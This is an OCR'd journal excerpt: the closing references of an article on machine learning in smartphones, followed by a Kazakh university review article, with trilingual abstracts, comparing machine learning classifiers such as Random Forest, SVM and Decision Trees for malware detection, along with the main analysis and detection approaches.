As we conclude this exploration, it is evident that the future of machine learning in smartphones is intrinsically tied to ethical considerations and user-centric design. The ongoing discourse on algorithmic biases, data privacy, and user empowerment will shape the trajectory of this field. The responsibility lies not only with researchers and developers but also with policymakers and users to ensure that these technological advancements align with our societal values.

Looking forward, the collaboration between academia, industry, and regulatory bodies will be crucial in establishing ethical frameworks and guidelines. As we navigate this ever-evolving landscape, let us strive for a harmonious coexistence between machine learning and human behavior on smartphones—a coexistence that prioritizes innovation, personalization, and ethical considerations for the benefit of users worldwide.

References

Chen Q., Wang L. (2020). Personalization in Smartphone Recommender Systems: A Comprehensive Review // International Journal of Mobile Computing and Multimedia Communications. — Vol. 15. — No. 2. — Pp. 78–95.

Chen H., Wu G. (2018). User Authentication on Smartphones: A Survey of Behavioral Biometrics." IEEE Transactions on Mobile Computing. — Vol. 14. — No. 6. — Pp.1185–1198.

Garcia M., Patel R. (2019). Emotion Recognition on Smartphones: Challenges and Opportunities // Proceedings of the International Conference on Human-Computer Interaction. — Pp. 157-175.

Kozhamkulova Zh., Kirgizbayeva B., Sembina G., Smailova U., Suleimenova M., Keneskanova A. and Baizakova Zh. (2023). MoveNET Enabled Neural Network for Fast Detection of Physical Bullying in Educational Institutions // International Journal of Advanced Computer Science and Applications (IJACSA). — Vol. 14. — No. 5. — *http://dx.doi.org/10.14569/IJACSA.2023.0140578*

Kim Y., Park S. (2017). Behavioral Biometrics for Enhanced Smartphone Security: A Survey // Journal of Cybersecurity and Privacy. — Vol. 25. — No. 4. — Pp. 210–230.

Lee Y., Patel A. (2017). Emotion-Aware Smartphone Applications: Opportunities and Challenges // Journal of Mobile Technology in Medicine. — Vol. 8. — No. 2. — Pp. 89–104.

Li H., Zhang Q. (2019). Ethical Considerations in Machine Learning for Human Behavior Analysis on Smartphones // Journal of Computer Ethics. — Vol. 18. — No. 2. — Pp. 89–108.

Patel S., Gupta R. (2018). A Comprehensive Review of Recommender Systems for Mobile Applications// Mobile Information Systems. — Vol. 22. — No. 4. — Pp. 301–325.

Park J., Kim S. (2017). Privacy-Preserving Techniques in Machine Learning for Smartphone Applications: A Review // Journal of Privacy and Security. — Vol. 15. — No. 2. — Pp. 112–130.

Sembina G., Aitim A., Shaizat M. (2022). Machine Learning Algorithms for Predicting and Preventive Diagnosis of Cardiovascular Disease // International Conference on Smart Information Systems and Technologies: Proceedings of 3rd International Conference, SIST 2022.—Nur-Sultan, Kazakhstan. — Pp.185–198.

Smith J., Jones A. (2018). Advancements in Predictive Text Algorithms for Smartphone Keyboards // Journal of Human-Computer Interaction. — Vol. 20. — No. 3. — Pp. 123–145.

Johnson M., Brown K. (2019). User-Centric Approaches in Machine Learning for Smartphone Personalization // International Journal of Human-Computer Interaction. — Vol. 19. — No. 1. — Pp. 67–85.

Wong E., Chan T. (2019). The Impact of Predictive Text Algorithms on User Typing Behavior: An Experimental Study // Mobile Computing Research. — Vol. 30. — No. 1. — Pp. 45–63.

Wang L., Chen Q. (2017). Advancements in Behavioral Biometrics: A Comprehensive Survey // Journal of Cybersecurity and Privacy. — Vol. 28. — No. 3. — Pp. 145–168.

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 29–41
https://doi.org/10.32014/2024.2518-1726.305

IRSTI 28.23.25
UDC 004.49

© G. Aksholak*, A. Bedelbayev, R. Magazov, 2024.
Kazakh National University named after Al-Farabi, Almaty, Kazakhstan.
E-mail: *gaksholak@gmail.com*

ANALYSIS AND COMPARISON OF MACHINE LEARNING METHODS FOR MALWARE DETECTION

Aksholak Gulnur – PhD student, Kazakh National University named after Al-Farabi, Almaty, Kazakhstan, E-mail: gaksholak@gmail.com, https://orcid.org/0000-0001-8292-6939;
Bedelbayev Agyn – candidate of sciences in physics and mathematics, associate professor of the Department "Information Systems", Kazakh National University named after Al-Farabi, Almaty, Kazakhstan, agyn08@yandex.ru, https://orcid.org/0000-0001-9839-4156;
Magazov Raiymbek – PhD student, Kazakh National University named after Al-Farabi, Almaty, Kazakhstan, E-mail: Magazovraiko@gmail.com, https://orcid.org/0009-0000-4105-2331.

Abstract. Our study aims to analyze and evaluate modern machine learning methods for detecting malware, a critical challenge given the increasing complexity and volume of cyber threats. Traditional approaches often fail to cope with new types of malware, so the use of machine learning allows you to increase the effectiveness of protection by identifying abnormal behaviors and unknown threats in real time. Machine learning methods open up new opportunities for threat detection by analyzing behavioral signs of files and network activities. In addition, the use of Machine learning methods makes it possible to adapt to new types of threats in real time, which significantly increases the level of security and reduces risks for users and organizations. We explored various algorithms, including Support Vector Machines, Random Forest, Logistic Regression, and Decision Trees, comparing their effectiveness in identifying and classifying malware. Our methodology combines static, dynamic, and memory-based analysis techniques, offering a comprehensive approach to understanding malware behavior.

Key findings reveal that Decision Trees and Random Forests demonstrate impressive accuracy in both binary and multi-class classification tasks. We also highlight novel methods such as the Self-Organizing Incremental Neural Network, which effectively handles evolving malware threats. The integration of static and dynamic analysis methods deepens insights into malware behavior.

This research underscores the importance of advancing machine learning techniques to enhance cybersecurity measures against evolving global malware threats, offering valuable insights for future research directions.

Keywords: malware, classification accuracy, feature extraction, machine learning, security analytics, cyber threats.

© Г.И. Ақшолақ*, А.А. Бедельбаев, Р.С. Мағазов, 2024.
Әл-Фараби атындағы қазақ Ұлттық университеті, Алматы, Қазақстан.
E-mail: *gaksholak@gmail.com*

ЗИЯНДЫ БАҒДАРЛАМАЛАРДЫ АНЫҚТАУҒА АРНАЛҒАН МАШИНАЛЫҚ ОҚЫТУ ӘДІСТЕРІН ТАЛДАУ ЖӘНЕ САЛЫСТЫРУ

Ақшолақ Гүлнұр – PhD докторант, Әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан, E-mail: gaksholak@gmail.com, https://orcid.org/0000-0001-8292-6939;
Беделбаев Ағын – физика-математика ғылымдарының кандидаты, Әл-Фараби атындағы Қазақ ұлттық университетінің «Ақпараттық жүйелер» кафедрасының қауым. профессоры, Алматы, Қазақстан, E-mail: agyn08@yandex.ru, https://orcid.org/0000-0001-9839-4156;
Мағазов Райымбек – PhD докторант, Әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан, E-mail: Magazovraiko@gmail.com, https://orcid.org/0009-0000-4105-2331.

Аннотация. Біздің зерттеуіміз киберқауіптердің өсіп келе жатқан күрделілігі мен көлемін ескере отырып, маңызды мәселе болып табылатын зиянды бағдарламаларды анықтауға арналған машиналық оқытудың заманауи әдістерін талдауға және бағалауға бағытталған. Дәстүрлі тәсілдер зиянды бағдарламалардың жаңа түрлерін анықтай алмайды, ал машиналық оқытуды қолдану нақты уақыт режимінде қалыптан тыс мінез-құлық пен белгісіз қауіптерді анықтау арқылы қорғаныс тиімділігін арттыруға мүмкіндік береді. Машиналық оқыту әдістері файлдардың мінез-құлық белгілерін және желілік әрекеттерді талдау арқылы қауіптерді анықтаудың жаңа мүмкіндіктерін ашады. Сонымен қатар, Машиналық оқыту әдістерін қолдану нақты уақыт режимінде қауіптің жаңа түрлеріне бейімделуге мүмкіндік береді, бұл қауіпсіздік деңгейін едәуір арттырады және пайдаланушылар мен ұйымдар үшін тәуекелдерді азайтады. Біз әртүрлі алгоритмдерді, соның ішінде тірек векторлық әдістерді, кездейсоқ орманды, логистикалық регрессияны және шешім ағаштарын зерттейміз, олардың зиянды бағдарламаларды анықтау және жіктеудегі тиімділігін салыстырдық. Біздің әдістеме зиянды бағдарлама әрекетін түсінуге кешенді тәсілді ұсыну үшін статикалық, динамикалық және жадқа негізделген талдау әдістерін біріктіреді.

Негізгі нәтижелер шешім ағаштары мен кездейсоқ ормандардың екілік және көп класты жіктеу мәселелерінде әсерлі дәлдік көрсететінін көрсетеді. Біз сондай-ақ дамып келе жатқан зиянды бағдарлама қауіптерімен тиімді күресетін Self-Organizing Incremental Neural Network сияқты жаңа әдістерді атап өтеміз. Статикалық және динамикалық талдау әдістерін біріктіру зиянды бағдарлама әрекетін түсінуді тереңдетеді.

Бұл зерттеу болашақ зерттеу бағыттары үшін құнды түсініктерді ұсына отырып, дамып келе жатқан жаһандық зиянды бағдарламалар қауіптеріне

қарсы киберқауіпсіздік шараларын жақсарту үшін машиналық оқыту әдістерін әзірлеудің маңыздылығын көрсетеді.

Түйін сөздер: зиянды бағдарламалар, классификация дәлдігі, ерекшеліктерді алу, машиналық оқыту, қауіпсіздік аналитикасы, киберқауіптер.

© Г.И. Акшолак*, А.А. Бедельбаев, Р.С. Магазов, 2024.
Казахский национальный университет имени аль-Фараби, Алматы, Казахстан.
E-mail: *gaksholak@gmail.com*

АНАЛИЗ И СРАВНЕНИЕ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ ДЛЯ ОБНАРУЖЕНИЯ ВРЕДОНОСНОГО ПО

Акшолак Гулнур – PhD докторант, Казахский национальный университет имени аль-Фараби, Алматы, Казахстан, E-mail: gaksholak@gmail.com, https://orcid.org/0000-0001-8292-6939;
Бедельбаев Аган – кандидат физико-математических наук, ассоц. профессор кафедры «Информационных систем» Казахского национального университета имени аль-Фараби, E-mail: agyn08@yandex.ru, https://orcid.org/0000-0001-9839-4156;
Магазов Райымбек – PhD докторант, Казахский национальный университет имени аль-Фараби, Алматы, Казахстан, E-mail: Magazovraiko@gmail.com, https://orcid.org/0009-0000-4105-2331.

Аннотация. Наше исследование направлено на анализ и оценку современных методов машинного обучения для обнаружения вредоносных программ, что является критической проблемой, учитывая растущую сложность и объем киберугроз. Традиционные подходы часто не справляются с новыми типами вредоносных программ, поэтому использование машинного обучения позволяет повысить эффективность защиты за счет выявления аномального поведения и неизвестных угроз в режиме реального времени. Методы машинного обучения открывают новые возможности для обнаружения угроз путем анализа поведенческих признаков файлов и сетевой активности. Кроме того, использование методов машинного обучения позволяет адаптироваться к новым типам угроз в режиме реального времени, что значительно повышает уровень безопасности и снижает риски для пользователей и организаций. Мы исследовали различные алгоритмы, включая методы опорных векторов, случайный лес, логистическую регрессию и деревья решений, сравнивая их эффективность при выявлении и классификации вредоносных программ. Наша методология объединяет статические, динамические и основанные на памяти методы анализа, предлагая комплексный подход к пониманию поведения вредоносных программ.

Основные результаты показывают, что деревья решений и случайные леса демонстрируют впечатляющую точность как в бинарных, так и в многоклассовых задачах классификации. Мы также выделяем новые методы, такие как Self-Organizing Incremental Neural Network, которая эффективно справляется с развивающимися угрозами вредоносных программ. Интеграция

статических и динамических методов анализа углубляет понимание поведения вредоносных программ.

Это исследование подчеркивает важность развития методов машинного обучения для улучшения мер кибербезопасности против развивающихся глобальных угроз вредоносных программ, предлагая ценную информацию для будущих направлений исследований.

Ключевые слова: вредоносное ПО, точность классификации, извлечение признаков, машинное обучение, аналитика безопасности, киберугрозы.

Introduction. The rapid escalation of cyber threats, particularly malware, poses significant challenges to global cybersecurity. Malware, encompassing a variety of malicious software designed to disrupt, damage, or gain unauthorized access to systems, has become increasingly sophisticated, making traditional detection methods less effective. Malware is not merely software that operates without the consent or knowledge of system administrators, as stated in the literature (Or-Meir, et al, 2019). Instead, it encompasses a broad range of software types, including viruses, worms, trojan, horses, ransomware, spyware, adware, and others, each with the primary intent of inflicting damage (Bedelbayev, et al, 2023). The sophistication and variety of malware necessitate a comprehensive understanding and robust defense mechanisms to protect against these pervasive cyber threats. In this context, machine learning (ML) has emerged as a powerful tool, offering enhanced capabilities to detect both known and novel threats by analyzing vast datasets of benign and malicious files.

Despite the advancements in ML-based malware detection, there remain significant gaps in the research. Most notably, existing studies often rely on static models that struggle to keep pace with the evolving nature of malware. This research aims to address the gap by exploring adaptive machine learning models that can learn in real-time and respond to emerging threats more effectively.

This review article proposes to evaluate and compare various machine learning algorithms, such as Support Vector Machines, Random Forests, and Decision Trees, in their ability to detect and classify malware. By conducting a series of experiments on contemporary datasets, we seek to determine which models offer the highest accuracy and robustness in a dynamically changing threat landscape. By synthesizing the findings from various studies, this review seeks to identify current trends, gaps in the research, and potential directions for future exploration. Ultimately, our goal is to offer insights that can inform the development of more effective and resilient malware detection systems.

Materials and Methods

Malware analysis is indeed a critical step in understanding and detecting malicious software. The process involves examining the characteristics, behavior, and functionality of malware to develop effective countermeasures.

Sihwail et al. in their work presented a comprehensive classification of malware analysis techniques, categorizing them into static, dynamic, hybrid and memory-

based analysis (Sihwail, et al, 2018). They also reviewed various research studies that utilized machine learning methods for malware detection, offering insights into the application of these techniques in the field. Figure 1, shows malware analysis techniques and their common features.

Malware analysis	Static	API calls
		CFG
		OPcode
		N-Gram
	Dynamic	Function parametrs
		Funiction call
		Instruction traces
		Instruction flow
	Hybrid	Combines static/dynamic
	Memory	Process/Service
		DLL
		Registry keys
		Network Connections

Figure 1. Malware analysis techniques and their common features

Static Analysis

When a software or piece of code is analyzed without executing, this kind of analysis is called static analysis or code analysis. Static code analysis involves studying the binary file and looking for patterns in its structure that might be indicative of malicious behaviour without ever actually running the binary. Various static features, such as N-grams, opcodes, strings, and PE header information, are extracted for analysis. These features are then utilized in designing malware detection software like antivirus programs and IDSs. The analysis can be performed with or without applying reverse engineering on the malware samples.

Dynamic Analysis

Dynamic analysis is particularly useful for files that have not been adequately disassembled or examined through static analysis.

While traditional malware classification techniques rely on static or dynamic analysis, Zelinka et al. (2023) introduce a fractal geometry-based method, which visualizes malware behavior in a visually distinctive manner, potentially improving classification accuracy through deep learning models (Zelinka, et al, 2023).

Hybrid analysis

The study confirms that traditional analysis methods, such as static and dynamic analysis, have inherent limitations, underscoring the need for the development of more accurate and efficient techniques based on a hybrid approach.

The survey by Aboaoja et al. underscores the pressing need for hybrid detection methods that combine static, dynamic, and heuristic approaches to effectively combat the sophisticated tactics used by modern malware, such as code reordering and encryption (Aboaoja, et al, 2022).

Memory Analysis

Process/Service: Reviewing active processes and services in memory to detect any malicious activity or unexpected behavior.

DLL (Dynamic Link Libraries): Identifying and analyzing dynamically loaded libraries, which could be used by malware to perform various actions or hide its presence.

Registry Keys: Examining the Windows Registry for unauthorized changes or entries that may be added by malware to maintain persistence or configure execution.

Network Connections: Monitoring incoming and outgoing network traffic to identify communication with command-and-control servers or other malicious network activity.

Memory analysis is crucial as it can reveal the presence of malware that is actively running in the system memory, which might not be detected through static or dynamic analysis alone. It can help to identify rootkits and other forms of stealthy malware that are designed to hide their presence on a system. Memory-based analysis provides insights into how malware interacts with the system at runtime, which can be essential for developing effective countermeasures.

Malware Detection Techniques

Malware detection methods can generally be categorized into three main types: signature-based, heuristic-based (also called as behavior or anomaly-based detection), and specification-based approaches (Figure 2). These techniques identify and detect malware and take countermeasures against those malwares for the safety of computer systems from a potential loss data and resources.

Signature-Based Detection

Signature-based detection relies on known patterns or signatures of known malware. These signatures are unique identifiers derived from the characteristics of specific malware strains.

Signature-based detection is described as a widely used approach in commercial antivirus software that is fast and efficient in detecting known malware. However, it is highlighted that this approach has significant limitations, especially in detecting unknown or new generation malware. The paper (Aslan, et al, 2020) points out that malware from the same family can often evade detection by using obfuscation techniques, making signature-based methods less effective against sophisticated threats.

Heuristic-Based Detection

Aslan, et al. provide a detailed overview of various malware detection approaches, emphasizing that while signature-based methods are effective for known threats, they fall short when detecting new and sophisticated malware types, underscoring the need for hybrid or more advanced detection techniques (Aslan, et al, 2020).

Specification-Based Detection (Anomaly Detection)

Specification-based detection involves defining a set of rules or specifications for normal system behavior. Any deviation from these specifications is flagged as potentially malicious.




Figure 2. Categories Malware detection techniques

The system establishes a baseline of normal behavior and alerts administrators if there are significant deviations. This can include anomalies in file access patterns, network traffic, or system resource usage. This method does not rely on known signatures but rather on rules or algorithms to predict malicious intent based on certain characteristics or actions.

Each detection method has its own strengths and weaknesses, as shown in Table 1.

Table 1 – Comparison of Malware Detection Techniques

Malware detection techniques	Advantages	Disadvantages
Signature based	It can detect known instances of malware accurately, less amount of resources are required to detect the malware and it mainly focus on signature of attack	It can't detect the new, unknown instances of malware as no signature is available for such type of malware
Heuristic based	It can detect known as well as new, unknown instances of malware and it focuses on the behavior of system to detect unknown attack.	It needs to update the data describing the system behavior and the statistics in normal profile but it tends to be large. It need more resources like CPU time, memory and disk space and level of false positive is high.
Specification based	It can detect known and unknown instances of malware and level of false positive is low but level of false negative is high.	It is not as effective as behavior based detection in detecting new attacks; especially in network probing and denial of service attacks.

Machine learning techniques have transformed malware detection, offering enhanced capabilities to identify both known and novel threats by analyzing large datasets of benign and malicious files.

While traditional signature-based methods are limited in detecting new malware, El Merabet and Hajraoui highlight the advantages of machine learning classifiers, such as support vector machines and neural networks, which excel at generalizing from training data to accurately detect previously unseen malware (El Merabet, et al, 2019).

Bharadiya provides an insightful overview of the applications of machine learning in cybersecurity, emphasizing its critical role in addressing complex challenges such as phishing detection, malware identification, and intrusion detection systems (Bharadiya, 2023).

In Figure 3 shows a malware detection system using machine learning.

The figure provided appears to be a schematic representation of a machine learning-based malware detection system. It illustrates the process flow from training to testing phases.




Figure 3. Schematic Framework of Malware Detection System using ML

Training Samples: This step involves collecting a dataset composed of both malicious files (malwares) and benign files. The quality and diversity of these files are crucial for building an effective classifier.

Analysis: In this step, the dataset undergoes analysis, which can be static, dynamic, or a hybrid combination of both. Static analysis involves examining the malware without executing it, while dynamic analysis involves running the malware in a controlled environment to observe its behavior. Hybrid analysis combines elements of both static and dynamic analysis to provide a comprehensive overview.

Feature Engineering (Extraction & Representation): This is a critical step where information features of the malware are extracted. Features could include API calls, binary data, control flow graphs, and other relevant data points that help in distinguishing between benign and malicious files.

Training Malware Classifiers: The extracted features are then used to train machine learning classifiers such as Support Vector Machines (SVM), Decision Trees (DT), Random Forests (RF), and others. The classifier learns to identify patterns and characteristics that are indicative of malware.

Testing Phase: In this phase, an unknown binary file is given to the trained classifier, which then predicts whether the file is benign or malicious based on the learned patterns during the training phase.

Results and Discussion

The main task of machine learning for detection or classification of malware is the output returned by the system implemented. On the one hand, a malware detection system outputs a single value $y = f(x)$, in the range from 0 to 1, which indicates the maliciousness of the executable. On the other hand, a classification system outputs the probability of a given executable belonging to each output class or family, $y \in \mathbb{R}N$, where N indicates the number of different families (Gibert, et al, 2020).

Kamboj et al. conducted a comprehensive study comparing various machine learning models for malware detection, concluding that the Random Forest classifier achieved the highest accuracy at 99.99%, making it highly effective in identifying malicious files (Kamboj, et al, 2023).

The authors conducted their research by employing a comprehensive methodology that included collecting and analyzing a significant dataset of both malicious and benign files. They utilized advanced machine learning models, notably Random Forest and XGBoost, to classify and identify malware types accurately. The study focused on various malware categories, such as Adware, Trojan, Backdoors, and others, using features like MD5 hash size and Optional Header size for detection. The effectiveness of each model was evaluated based on their accuracy in distinguishing between malicious and benign files, leading to the identification of Random Forest as the most accurate model (Kamboj, et al, 2023).

Falana et al. introduce an innovative visualization-based approach to malware detection, where malware binaries are converted into RGB images and analyzed using a deep convolutional neural network (DCNN), demonstrating superior accuracy compared to traditional methods (Falana, et al, 2022).

Ihab Shhadat et al. demonstrated high accuracy in malware classification using a benchmark dataset. They determined the accuracy metrics for malware detection and classification, achieving a high accuracy of 98.2% for binary classification with Decision Trees and 95.8% for multi-class classification with Random Forest. Performance evaluations were conducted on various types of malware, including Dridex, Locky, TeslaCrypt, Vawtrak, Zeus, DarkComet, CyberGate, CTB-Locker, and Xtreme. The datasets used for these experiments consisted of 1156 files, with 984 malicious files and 172 benign files in formats such as .exe, .pdf, and .docx (Shhadat, et al, 2020).

Mohammed Chemmakha et al. improved model performance and computational efficiency through feature selection, using embedded methods to identify the 10

most relevant features. This method yielded a 99.47% accuracy for Random Forest and 99.02% for XGBoost. The dataset used contains 13,8048 lines, including 41323 malicious and 96742 harmless files, and covers 57 features. This data set is presented in the Portable Executable Header (PE HEADER) format (Chemmakha, et al, 2022).

Mushtaq E. et al. used Kaggle's Malware Detection dataset, balanced out of 50,000 malware and 50,000 benign samples across 35 functions. The Random Forest and XGBoost models are superior to others, with Random Forest achieving the highest accuracy of 99.96%. And KNN achieved the highest accuracy of 85.39% using a binary dataset with 16 objects. The file presents a comparative study of machine learning models for malware detection with an emphasis on an accuracy metric for evaluating performance (Mushtaq, et al, 2022).

The study presents a comparative analysis of malware detection techniques using machine learning algorithms, focusing on Decision Tree (DT), K-Nearest Neighbors (K-NN), and Support Vector Machine (SVM). The study employs a dataset comprising 305 types of malware and 236 types of benign software, all in Windows PE format. Decision Tree emerged as the most accurate model with a detection accuracy of 99% and a False Positive Rate (FPR) of 0.021%, indicating its superior performance in classifying malware from benign files in this context (Selamat, et al, 2019).

The study introduces the ANTE system for early bot detection in IoT networks, utilizing Autonomous Machine Learning (AutoML) to select the optimal ML pipeline for identifying various botnet types. It achieves an average detection accuracy of 99.06% and a bot detection precision of 100% across four datasets: ISOT HTTP Botnet, CTU-13, CICDDoS2019, and BoT-IoT. These results were obtained by comparing ANTE's performance to existing literature, showcasing its ability to adapt and select the most suitable ML pipeline for different scenarios and botnet types (Araujo, et al, 2022).

In the study (Azeem, et al, 2024), the authors used the UNSWNB15 dataset, focusing on network security. Machine Learning (ML) methods like K-Nearest Neighbors (KNN), Extra Tree (ET), Random Forest (RF), Logistic Regression (LR), Decision Tree (DT), and Multilayer Perceptron (nnMLP) were applied. Random Forest achieved the highest accuracy of 97.68%. The dataset contains real-time normal and abnormal network events, divided into four CSV files, totaling over 2.5 million records. The study aimed to enhance malware detection through effective feature selection and ML classification techniques.

In the paper (Baptista, et al, 2019), authors introduce a cutting-edge malware detection approach that leverages binary visualization and self-organizing incremental neural networks (SOINN) to efficiently identify malicious payloads in various file formats. Their method stands out by converting a file's binary data into a visual image and applying SOINN for analysis, which shows improved detection capabilities, especially for obfuscated codes. The technique emphasizes the transformation of binary data into color-coded images using Hilbert space-filling

curves for optimal data clustering. This visualization aids in highlighting unusual patterns that may indicate malware, significantly when obfuscation techniques are used to disguise malicious code.

In the process of reviewing the work on machine learning algorithms, the following comparative table was created (Table 2).

Table 2 – Comparison of machine learning algorithms for malware detection

Machine learning algorithms for malware detection	Strengths	Weaknesses	Use Case
Support Vector Machine (SVM)	Effective in high-dimensional spaces; robust to overfitting when the number of dimensions is greater than the number of samples.	Not suitable for large datasets due to high computational cost; choice of kernel can significantly impact performance.	Ideal for scenarios where the feature space is large and well-defined, and computational resources are sufficient.
Random Forest (RF)	Handles large datasets efficiently; reduces overfitting by averaging multiple decision trees; robust to noise and outliers.	Can be less interpretable than single decision trees; might require significant computational resources for large forests.	Suitable for environments where interpretability is less critical than accuracy and robustness, such as large-scale malware classification tasks.
Logistic Regression (LR)	Simple and interpretable; effective for binary classification problems; computationally efficient.	Assumes a linear relationship between features and the target; less effective with complex, non-linear data.	Useful for quick and interpretable binary classification, especially in preliminary malware detection stages.
Decision Tree (DT)	Simple to understand and interpret; can handle both numerical and categorical data; requires little data preprocessing.	Prone to overfitting, especially with noisy data; can create biased trees if some classes dominate.	Effective for initial exploratory data analysis and in situations where interpretability is crucial.
K-Means Clustering	Simple and fast; scalable to large datasets; useful for unsupervised learning tasks.	Requires the number of clusters to be defined beforehand; sensitive to initial cluster centroids.	Appropriate for discovering hidden patterns and groupings in unlabeled datasets, useful for detecting new and unknown malware families.
Naive Bayes (NB) classifier	Easy to implement and computationally efficient, making it suitable for real-time applications. Performs well even with noisy data.	Assumes feature independence, which is rarely true in real-world applications, leading to less accurate predictions; might be biased towards majority classes in imbalanced datasets.	Ideal for applications where interpretability and quick results are more important than absolute accuracy, such as email spam detection and preliminary malware filtering.

One Hot Encoding	Converts categorical variables into numerical format, making them usable in most machine learning models; simplicity and versatility.	Can significantly increase the number of features, leading to more complex and computationally expensive models; often results in sparse matrices, which can be inefficient to process.	Best used when categorical variables are essential to model predictions, such as in malware classification tasks where specific types of malware categories need to be encoded for detection algorithms.
Self-Organizing Incremental Neural Network (SOINN)	Can learn from new data without needing to retrain the entire model; highly adaptive to evolving malware threats; suitable for real-time applications.	More complex to implement and understand compared to traditional neural networks; performance heavily depends on correct tuning of hyperparameters.	Particularly useful in scenarios where the threat landscape is rapidly evolving, such as in the continuous monitoring of network traffic for new malware strains.

Conclusion

This review has presented a detailed analysis of modern machine learning methods applied to malware detection, highlighting the strengths and weaknesses of various algorithms such as Support Vector Machines (SVM), Random Forests (RF), Logistic Regression (LR), and Decision Trees (DT). While these algorithms have demonstrated impressive accuracy in detecting known malware, this analysis reveals several significant challenges that remain unaddressed by current research.

Firstly, the static nature of many machine learning models limits their effectiveness against rapidly evolving malware threats. Future studies should prioritize the creation of adaptive algorithms capable of continuous learning, which would significantly enhance the resilience of malware detection systems.

Moreover, the existing literature often overlooks the importance of scalable solutions. As the volume of malware continues to grow, models that can efficiently handle large-scale datasets without compromising accuracy are crucial. Addressing this scalability issue is another critical area for future research.

The review also identifies the lack of interpretability in many advanced machine learning models as a major limitation. While techniques such as Random Forests and neural networks offer high accuracy, their complexity often makes them difficult to interpret and trust in critical cybersecurity contexts. Future research should explore ways to improve the transparency of these models, ensuring that they are not only accurate but also understandable to cybersecurity professionals.

In summary, while significant progress has been made in applying machine learning to malware detection, this review highlights the pressing need for further research into adaptive, scalable, and interpretable models. By addressing these gaps, future studies can contribute to the development of more robust and effective malware detection systems, capable of meeting the challenges posed by an ever-evolving cyber threat landscape.

References

Or-Meir, O., Nissim, N., Elovici, Y., & Rokach, L. (2019). Dynamic malware analysis in the modern era—A state of the art survey. *ACM Computing Surveys (CSUR)*, *52*(5), 1-48. *https://doi.org/10.1145/3329786.*

Bedelbayev, A., Ussatova, O., Zhumabekova, A., & Höfig, E. (2023). Application of machine learning algorithm in the analysis of malicious software. *News of NAS RK. Series of Physics and mathematics*, (2), 21-31. *https://doi.org/10.32014/2023.2518-1726.182*.

Sihwail, R., Omar, K., & Ariffin, K. Z. (2018). A survey on malware analysis techniques: Static, dynamic, hybrid and memory analysis. *Int. J. Adv. Sci. Eng. Inf. Technol*, *8*(4-2), 1662-1671.

Zelinka, I., Szczypka, M., Plucar, J., & Kuznetsov, N. (2023). From malware samples to fractal images: A new paradigm for classification. *Mathematics and Computers in Simulation*. https://doi.org/10.1016/j.matcom.2023.11.032

Aboaoja, F. A., Zainal, A., Ghaleb, F. A., Al-rimy, B. A. S., Eisa, T. A. E., & Elnour, A. A. H. (2022). Malware detection issues, challenges, and future directions: A survey. *Applied Sciences*, *12*(17), 8482. *https://doi.org/10.3390/app12178482.*

Aslan, Ö. A., & Samet, R. (2020). A comprehensive review on malware detection approaches. *IEEE access*, *8*, 6249-6271.

El Merabet, H., & Hajraoui, A. (2019). A survey of malware detection techniques based on machine learning. *International Journal of Advanced Computer Science and Applications*, *10*(1).

Bharadiya, J. (2023). Machine Learning in Cybersecurity: Techniques and Challenges. *European Journal of Technology*, *7*(2), 1 - 14. *https://doi.org/10.47672/ejt.1486.*

Gibert, D., Mateu, C., & Planes, J. (2020). The rise of machine learning for detection and classification of malware: Research developments, trends and challenges. *Journal of Network and Computer Applications*, *153*, 102526. https://doi.org/10.1016/j.jnca.2019.102526.

Kamboj, A., Kumar, P., Bairwa, A. K., & Joshi, S. (2023). Detection of malware in downloaded files using various machine learning models. *Egyptian Informatics Journal*, *24*(1), 81-94. https://doi.org/10.1016/j.eij.2022.12.002

Falana, O. J., Sodiya, A. S., Onashoga, S. A., & Badmus, B. S. (2022). Mal-Detect: An intelligent visualization approach for malware detection. *Journal of King Saud University-Computer and Information Sciences*, *34*(5), 1968-1983. https://doi.org/10.1016/j.jksuci.2022.02.026.

Shhadat, I., Hayajneh, A., & Al-Sharif, Z. A. (2020). The use of machine learning techniques to advance the detection and classification of unknown malware. *Procedia Computer Science*, *170*, 917-922. https://doi.org/10.1016/j.procs.2020.03.110.

